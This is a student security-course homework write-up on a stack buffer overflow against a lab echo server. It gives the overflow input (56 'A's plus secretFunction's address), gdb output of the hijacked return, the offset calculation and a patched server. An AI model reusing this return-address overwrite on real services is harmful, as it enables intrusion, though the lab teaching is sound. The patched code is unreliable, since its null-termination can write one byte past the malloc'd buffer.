
#Homework Number: 10
#Name: Yuan Liu
#ECN Login: liu1827
#Due Date: 4/8/2020

Input String:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xc9\x0d\x40\x00 (56 As + push address of secretFunction)

Result:




```
(gdb) b clientComm
Breakpoint 1 at 0x400c9a: file server.c, line 104.
(gdb) r 8887
Starting program: /home/shay/a/liu1827/ECE404/hw10/server 8887
Connected from 128.46.4.61

Breakpoint 1, clientComm (clntSockfd=8, senderBuffSize_addr=0x7fffffffdff0,
    optlen_addr=0x7fffffffdfc8) at server.c:104
104         int numBytes = 0;
(gdb) c
Continuing.
@RECEIVED BYTES: 59AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�

You weren't supposed to get here!

Program exited with code 01.
(gdb) 
```

Explanation:



```
(gdb) display /x $rsp
1: /x $rsp = 0x7fffffffdf50
(gdb) display /x $rbp
2: /x $rbp = 0x7fffffffdfa0
(gdb) c
Continuing.
RECEIVED: AAAAA
RECEIVED BYTES: 6


Breakpoint 1, clientComm (clntSockfd=8, senderBuffSize_addr=0x7fffffffdff0,
    optlen_addr=0x7fffffffdfc8) at server.c:104
104         int numBytes = 0;
2: /x $rbp = 0x7fffffffdfa0
1: /x $rsp = 0x7fffffffdf50
(gdb) display &str
3: &str = (char (*)[5]) 0x7fffffffdf70
```

By calculating the difference between the address of rbp and str, which is (a0 – 70) = 30 (hex) and 160-112 = 48 in decimal. Combine with 8 leading bytes, the length of the input string should be 56 bytes. That is the reason why there are 56 As in the input string.

Code of new_server.c:

```c
//Homework Number: 10
//Name: Yuan Liu
//ECN Login: liu1827
//Due Date: 4/8/2020

/*
/ file : server.c
/-----------------------------------------
/ This is a server socket program that echos recieved messages
/ from the client.c program.  Run the server on one of the ECN
/ machines and the client on your laptop.
*/

// For compiling this file:
//        Linux:               gcc server.c -o server
//        Solaris:             gcc server.c -o server -lsocket

// For running the server program:
//
//                server 9000
//
// where 9000 is the port you want your server to monitor.  Of course,
// this can be any high-numbered that is not currently being used by others.

#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <arpa/inet.h>
#include <unistd.h>

#define MAX_PENDING 10     /* maximun # of pending for connection */
//#define MAX_DATA_SIZE 5

int DataPrint(char *recvBuff, int numBytes);
char* clientComm(int clntSockfd,int * senderBuffSize_addr, int * optlen_addr);

int main(int argc, char *argv[])
{
    if (argc < 2) {
    fprintf(stderr,"ERROR, no port provided\n");
    exit(1);
    }
    int PORT = atoi(argv[1]);
    int senderBuffSize;
    int servSockfd, clntSockfd;
    struct sockaddr_in sevrAddr;
    struct sockaddr_in clntAddr;
    int clntLen;
    socklen_t optlen = sizeof senderBuffSize;

    /* make socket */
    if ((servSockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("sock failed");
        exit(1);
    }

    /* set IP address and port */
    sevrAddr.sin_family = AF_INET;
    sevrAddr.sin_port = htons(PORT);
    sevrAddr.sin_addr.s_addr = INADDR_ANY;
    bzero(&(sevrAddr.sin_zero), 8);

    if (bind(servSockfd, (struct sockaddr *)&sevrAddr,
                sizeof(struct sockaddr)) == -1) {
        perror("bind failed");
        exit(1);
    }

    if (listen(servSockfd, MAX_PENDING) == -1) {
        perror("listen failed");
        exit(1);
    }

    while(1) {
        clntLen = sizeof(struct sockaddr_in);
        if ((clntSockfd = accept(servSockfd, (struct sockaddr *) &clntAddr,
&clntLen)) == -1) {
            perror("accept failed");
            exit(1);
        }

        printf("Connected from %s\n", inet_ntoa(clntAddr.sin_addr));

        if (send(clntSockfd, "Connected!!!\n", strlen("Connected!!!\n"), 0) == -1) {
            perror("send failed");
            close(clntSockfd);
            exit(1);
        }

        /* repeat for one client service */
        while(1) {
            free(clientComm(clntSockfd, &senderBuffSize, &optlen));
        }

        close(clntSockfd);
        exit(1);
    }
}
```

```
char * clientComm(int clntSockfd,int * senderBuffSize_addr, int * optlen_addr){
    char *recvBuff; /* recv data buffer */
    int numBytes = 0;
    // The reason of the buffer overflow is because of the space allocated for input
string is too small.
    // By changing the way of allocating space, the vulnerability could be fixed.
    // The original way of allocating space was depended on default value, the new
way of allocating space is allocating
    // depends on the length of recvBuff
    //char str[MAX_DATA_SIZE];
    /* recv data from the client */
    getsockopt(clntSockfd, SOL_SOCKET,SO_SNDBUF, senderBuffSize_addr, optlen_addr);
/* check sender buffer size */
    recvBuff = malloc((*senderBuffSize_addr) * sizeof (char));

    if ((numBytes = recv(clntSockfd, recvBuff, *senderBuffSize_addr, 0)) == -1) {
        perror("recv failed");
        exit(1);
    }

    recvBuff[numBytes] = '\0';
    if(DataPrint(recvBuff, numBytes)){
        fprintf(stderr,"ERROR, no way to print out\n");
        exit(1);
    }

     //strcpy(str, recvBuff);

    /* send data to the client */
     if (send(clntSockfd, recvBuff, strlen(recvBuff), 0) == -
1) {
        perror("send failed");
        close(clntSockfd);
        exit(1);
    }


    return recvBuff;
}

void secretFunction(){
    printf("You weren't supposed to get here!\n");
    exit(1);
}

int DataPrint(char *recvBuff, int numBytes) {
    printf("RECEIVED: %s", recvBuff);
    printf("RECEIVED BYTES: %d\n\n", numBytes);
    return(0);
}
```

(Explanation on next page)

Explanation:

```
The reason of the buffer overflow is because of the space allocated
for input string is too small. By changing the way of allocating
space, the vulnerability could be fixed. The original way of
allocating space was depended on default value, the new way of
allocating space is allocating depends on the length of recvBuff.
(Same as included comment)
 (The changed lines highlighted with bigger font)
```